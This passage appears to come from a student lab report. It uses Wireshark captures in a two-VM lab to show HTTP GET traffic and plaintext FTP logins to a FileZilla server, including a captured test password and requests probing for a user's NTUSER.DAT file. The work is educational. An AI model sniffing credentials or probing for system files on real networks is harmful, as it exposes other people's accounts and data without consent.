
Figure 3. GET Requests Observations:



```
http
No.   Time          Source          Destination     Protocol Length Info
    6 5.271166155   192.168.56.102  192.168.56.101  HTTP     429 GET /Cookies/ HTTP/1.1
    9 5.273822279   192.168.56.101  192.168.56.102  HTTP     406 HTTP/1.0 404 No permission to list directory  (text/html)
   18 7.613766088   192.168.56.102  192.168.56.101  HTTP     427 GET /Links/ HTTP/1.1
   21 7.616676731   192.168.56.101  192.168.56.102  HTTP     398 HTTP/1.0 200 OK  (text/html)
   30 8.963310370   192.168.56.102  192.168.56.101  HTTP     434 GET /3D%20Objects/ HTTP/1.1
   33 8.966713795   192.168.56.101  192.168.56.102  HTTP     310 HTTP/1.0 200 OK  (text/html)
   42 10.071214775  192.168.56.102  192.168.56.101  HTTP     458 GET /3D%20Objects/desktop.ini HTTP/1.1
   45 10.075684724  192.168.56.101  192.168.56.102  HTTP     352 HTTP/1.0 200 OK
   54 13.526354074  192.168.56.102  192.168.56.101  HTTP     434 GET /3D%20Objects/ HTTP/1.1
   57 13.529529069  192.168.56.101  192.168.56.102  HTTP     310 HTTP/1.0 200 OK  (text/html)
   65 15.834999955  192.168.56.102  192.168.56.101  HTTP     431 GET /NTUSER.DAT HTTP/1.1
   68 15.840391203  192.168.56.101  192.168.56.102  HTTP     389 HTTP/1.0 404 File not found  (text/html)
   91 18.526166447  192.168.56.102  192.168.56.101  HTTP     440 GET /Application%20Data/ HTTP/1.1
   94 18.528517909  192.168.56.101  192.168.56.102  HTTP     406 HTTP/1.0 404 No permission to list directory  (text/html)
```

These packet captures demonstrate HTTP GET queries, which retrieves web page resources such as images or scripts from the HTTP server.

Figure 4. GET Request Example and Packet Details:



```
   30 8.963310370   192.168.56.102  192.168.56.101  HTTP  434 GET /3D%20Objects/ HTTP/1.1
   33 8.966713795   192.168.56.101  192.168.56.102  HTTP  310 HTTP/1.0 200 OK  (text/html)
   42 10.071214775  192.168.56.102  192.168.56.101  HTTP  458 GET /3D%20Objects/desktop.ini HTTP/1.1
   45 10.075684724  192.168.56.101  192.168.56.102  HTTP  352 HTTP/1.0 200 OK
   54 13.526354074  192.168.56.102  192.168.56.101  HTTP  434 GET /3D%20Objects/ HTTP/1.1
   57 13.529529069  192.168.56.101  192.168.56.102  HTTP  310 HTTP/1.0 200 OK  (text/html)
   65 15.834999955  192.168.56.102  192.168.56.101  HTTP  431 GET /NTUSER.DAT HTTP/1.1
   68 15.840391203  192.168.56.101  192.168.56.102  HTTP  389 HTTP/1.0 404 File not found  (text/html)
   91 18.526166447  192.168.56.102  192.168.56.101  HTTP  440 GET /Application%20Data/ HTTP/1.1
   94 18.528517909  192.168.56.101  192.168.56.102  HTTP  406 HTTP/1.0 404 No permission to list directory  (text/html)
```

```
▸ Frame 30: 434 bytes on wire (3472 bits), 434 bytes captured (3472 bits) on interface eth0, id 0
▸ Ethernet II, Src: PCSSystemtec_04:42:0f (08:00:27:04:42:0f), Dst: PCSSystemtec_29:bc:a4 (08:00:27:29:bc
▸ Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.101
▸ Transmission Control Protocol, Src Port: 53318, Dst Port: 80, Seq: 1, Ack: 1, Len: 380
▾ Hypertext Transfer Protocol
  ▾ GET /3D%20Objects/ HTTP/1.1\r\n
      Request Method: GET
      Request URI: /3D%20Objects/
      Request Version: HTTP/1.1
    Host: 192.168.56.101\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Referer: http://192.168.56.101/\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Priority: u=0, i\r\n
    \r\n
    [Response in frame: 33]
    [Full request URI: http://192.168.56.101/3D%20Objects/]
```


```
0000  08 00 27 29 bc a4 08 00  27 04 42 0f 08 00 45 00   ··')···· '·B···E·
0010  01 a4 9b 32 40 00 40 06  ac 05 c0 a8 38 66 c0 a8   ···2@·@· ····8f··
0020  38 65 d0 46 00 50 9c 65  db 17 19 b1 cc b5 50 18   8e·F·P·e ······P·
0030  01 f6 f3 b2 00 00 47 45  54 20 2f 33 44 25 32 30   ······GE T /3D%20
0040  4f 62 6a 65 63 74 73 2f  20 48 54 54 50 2f 31 2e   Objects/  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 31 39 32 2e 31 36 38   1··Host:  192.168
0060  2e 35 36 2e 31 30 31 0d  0a 55 73 65 72 2d 41 67   .56.101· ·User-Ag
0070  65 6e 74 3a 20 4d 6f 7a  69 6c 6c 61 2f 35 2e 30   ent: Moz illa/5.0
0080  20 28 58 31 31 3b 20 4c  69 6e 75 78 20 78 38 36    (X11; L inux x86
0090  5f 36 34 3b 20 72 76 3a  31 32 38 2e 30 29 20 47   _64; rv: 128.0) G
00a0  65 63 6b 6f 2f 32 30 31  30 30 31 30 31 20 46 69   ecko/201 00101 Fi
00b0  72 65 66 6f 78 2f 31 32  38 2e 30 0d 0a 41 63 63   refox/12 8.0··Acc
00c0  65 70 74 3a 20 74 65 78  74 2f 68 74 6d 6c 2c 61   ept: tex t/html,a
00d0  70 70 6c 69 63 61 74 69  6f 6e 2f 78 68 74 6d 6c   pplicati on/xhtml
00e0  2b 78 6d 6c 2c 61 70 70  6c 69 63 61 74 69 6f 6e   +xml,app lication
00f0  2f 78 6d 6c 3b 71 3d 30  2e 39 2c 2a 2f 2a 3b 71   /xml;q=0 .9,*/*;q
0100  3d 30 2e 38 0d 0a 41 63  63 65 70 74 2d 4c 61 6e   =0.8··Ac cept-Lan
0110  67 75 61 67 65 3a 20 65  6e 2d 55 53 2c 65 6e 3b   guage: e n-US,en;
0120  71 3d 30 2e 35 0d 0a 41  63 63 65 70 74 2d 45 6e   q=0.5··A ccept-En
0130  63 6f 64 69 6e 67 3a 20  67 7a 69 70 2c 20 64 65   coding:  gzip, de
0140  66 6c 61 74 65 0d 0a 43  6f 6e 6e 65 63 74 69 6f   flate··C onnectio
0150  6e 3a 20 6b 65 65 70 2d  61 6c 69 76 65 0d 0a 52   n: keep- alive··R
```

```
wireshark_eth028T642.pcapng          Packets: 113 · Displayed: 14 (12.4%) · Dropped: 0 (0.0%)
```

Detailed look at a captured HTTP GET packet. The requested URI, Host, and User-Agent headers are all covered in the screenshot above.

B. FTP Logins Using FileZilla Server

Figure 1. Configuration of User and Password using The FileZilla Server:



Settings for server 127.0.0.1:14148

Select a page: Server listeners

Address	Port	Protocol
0.0.0.0	21	Explicit FTP over TLS and insecure plain FTP
::	21	Explicit FTP over TLS and insecure plain FTP

Settings for server 127.0.0.1:14148

Select a page: Rights management / Users

Available users: <system user>, ftpuser

General

☑ User is enabled

Authentication: Require a password to log in

Leave empty to keep existing password

Member of groups:

Mount points:

Virtual path	Native path
/	%<home>

Mount options

Access mode: Read + Write

☑ Apply permissions to subdirectories

☑ Writable directory structure


☐ Create native directory if it does not exist

You can use placeholders in native paths.

Description:

Displays the Window's VM FTP user configuration. Credentials are kept in plaintext, indicating a potential vulnerability.

Figure 2. FileZilla Server Logs (Windows VM):




Administration interface - FileZilla Server 1.10.3

```
Date/Time              Info                        Type      Message
19/04/2025 4:12:45 ... FTP Session 12 192.168...   Response  220-FileZilla Server 1.10.3
19/04/2025 4:12:45 ... FTP Session 12 192.168...   Response  220 Please visit https://filezilla-project.org/
19/04/2025 4:12:49 ... FTP Session 12 192.168...   Command   USER ftpuser
19/04/2025 4:12:49 ... File-based Authentica...    Status    Realm ftp is enabled for user ftpuser. Continuing authenti...
19/04/2025 4:12:49 ... FTP Session 12 192.168...   Response  331 Please, specify the password.
19/04/2025 4:12:54 ... FTP Session 12 192.168...   Command   PASS ****
19/04/2025 4:12:54 ... File-based Authentica...    Status    Realm ftp is enabled for user ftpuser. Continuing authenti...
19/04/2025 4:12:54 ... FTP Session 12 192.168...   Response  230 Login successful.
19/04/2025 4:12:54 ... FTP Session 12 192.168...   Command   SYST
19/04/2025 4:12:54 ... FTP Session 12 192.168...   Response  215 UNIX emulated by FileZilla.
19/04/2025 4:12:54 ... FTP Session 12 192.168...   Command   FEAT
19/04/2025 4:12:54 ... FTP Session 12 192.168...   Response  211-Features:
19/04/2025 4:12:54 ... FTP Session 12 192.168...   Response  211 End
19/04/2025 5:12:54 ... FTP Session 12 192.168...   Response  421 Activity timeout.
```

The logs, which consists of timestamps and IP addresses, confirm that login attempts from the Kali Linux client were successful.


Figure 3. Connecting to Windows VM IP and Entering Username, and Password.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220-FileZilla Server 1.10.3
220 Please visit https://filezilla-project.org/
Name (192.168.56.101:kali): ftpuser
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

To stimulate a login attempt, the image displayed above (Figure 3.) shows the FileZilla client connecting to the FTP server and submitting a test username and password.


Figure 4. Wireshark Results After Entering Username and Password.



```
ftp
No.   Time          Source          Destination     Protocol Length Info
    4 0.011654731   192.168.56.101  192.168.56.102  FTP      132 Response: 220-FileZilla Server 1.10.3
    6 4.164395875   192.168.56.102  192.168.56.101  FTP       68 Request: USER ftpuser
    7 4.173652895   192.168.56.101  192.168.56.102  FTP       89 Response: 331 Please, specify the password.
    9 13.011519597  192.168.56.102  192.168.56.101  FTP       71 Request: PASS test123\0330M
   10 13.028470312  192.168.56.101  192.168.56.102  FTP       76 Response: 530 Login incorrect.
   33 28.227149526  192.168.56.101  192.168.56.102  FTP      132 Response: 220-FileZilla Server 1.10.3
   35 32.192717449  192.168.56.102  192.168.56.101  FTP       68 Request: USER ftpuser
   36 32.201520634  192.168.56.101  192.168.56.102  FTP       89 Response: 331 Please, specify the password.
   38 36.715886438  192.168.56.102  192.168.56.101  FTP       68 Request: PASS test123
   39 36.734460904  192.168.56.101  192.168.56.102  FTP       77 Response: 230 Login successful.
   41 36.734787089  192.168.56.102  192.168.56.101  FTP       60 Request: SYST
   42 36.736198949  192.168.56.101  192.168.56.102  FTP       87 Response: 215 UNIX emulated by FileZilla.
   43 36.736335255  192.168.56.102  192.168.56.101  FTP       60 Request: FEAT
   44 36.737054744  192.168.56.101  192.168.56.102  FTP      218 Response: 211-Features:
```

The username and password are transmitted over the network in plaintext during the FTP login process, as displayed in the Wireshark captures.


Username Contents:



```
   35 32.192717449  192.168.56.102        192.168.56.101        FTP         68 Request: USER ftpuser
   36 32.201520634  192.168.56.101        192.168.56.102        FTP         89 Response: 331 Please, specify the password.
   38 36.715886438  192.168.56.102        192.168.56.101        FTP         68 Request: PASS test123
   39 36.734460904  192.168.56.101        192.168.56.102        FTP         77 Response: 230 Login successful.
   41 36.734787089  192.168.56.102        192.168.56.101        FTP         60 Request: SYST
   42 36.736198949  192.168.56.101        192.168.56.102        FTP         87 Response: 215 UNIX emulated by FileZilla.
   43 36.736335255  192.168.56.102        192.168.56.101        FTP         60 Request: FEAT
   44 36.737054744  192.168.56.101        192.168.56.102        FTP        218 Response: 211-Features:
```

```
Frame 35: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth0, id 0      0000  08 00 27 29 bc a4 08 00
Ethernet II, Src: PCSSystemtec_04:42:0f (08:00:27:04:42:0f), Dst: PCSSystemtec_29:bc:a4 (08:00:27:29:bc  0010  00 36 49 42 40 00 40 06
Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.101                          0020  38 65 e9 02 00 15 3f cd
Transmission Control Protocol, Src Port: 59650, Dst Port: 21, Seq: 1, Ack: 79, Len: 14         0030  7e d2 f2 44 00 00 55 53
File Transfer Protocol (FTP)                                                                   0040  65 72 0d 0a
  USER ftpuser\r\n
    Request command: USER
    Request arg: ftpuser
[Current working directory: ]
```

Password Contents:



```
   38 36.715886438  192.168.56.102        192.168.56.101        FTP         68 Request: PASS test123
   39 36.734460904  192.168.56.101        192.168.56.102        FTP         77 Response: 230 Login successful.
   41 36.734787089  192.168.56.102        192.168.56.101        FTP         60 Request: SYST
   42 36.736198949  192.168.56.101        192.168.56.102        FTP         87 Response: 215 UNIX emulated by FileZilla.
   43 36.736335255  192.168.56.102        192.168.56.101        FTP         60 Request: FEAT
   44 36.737054744  192.168.56.101        192.168.56.102        FTP        218 Response: 211-Features:
```

```
Frame 38: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth0, id 0      0000  08 00 27 29 bc a4 08 00  27 04 42 0f 08 00 45 10   ··')···· '·B···E·
Ethernet II, Src: PCSSystemtec_04:42:0f (08:00:27:04:42:0f), Dst: PCSSystemtec_29:bc:a4 (08:00:27:29:bc  0010  00 36 49 44 40 00 40 06  ff 51 c0 a8 38 66 c0 a8   ·6ID@·@· ·Q··8f··
Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.101                          0020  38 65 e9 02 00 15 3f cd  77 fe 77 f8 d6 31 50 18   8e····?· w·w··1P·
Transmission Control Protocol, Src Port: 59650, Dst Port: 21, Seq: 15, Ack: 114, Len: 14       0030  7e ca f2 44 00 00 50 41  53 53 20 74 65 73 74 31   ~··D··PA SS test1
File Transfer Protocol (FTP)                                                                   0040  32 33 0d 0a                                        23··
  PASS test123\r\n
    Request command: PASS
    Request arg: test123
[Current working directory: ]
```

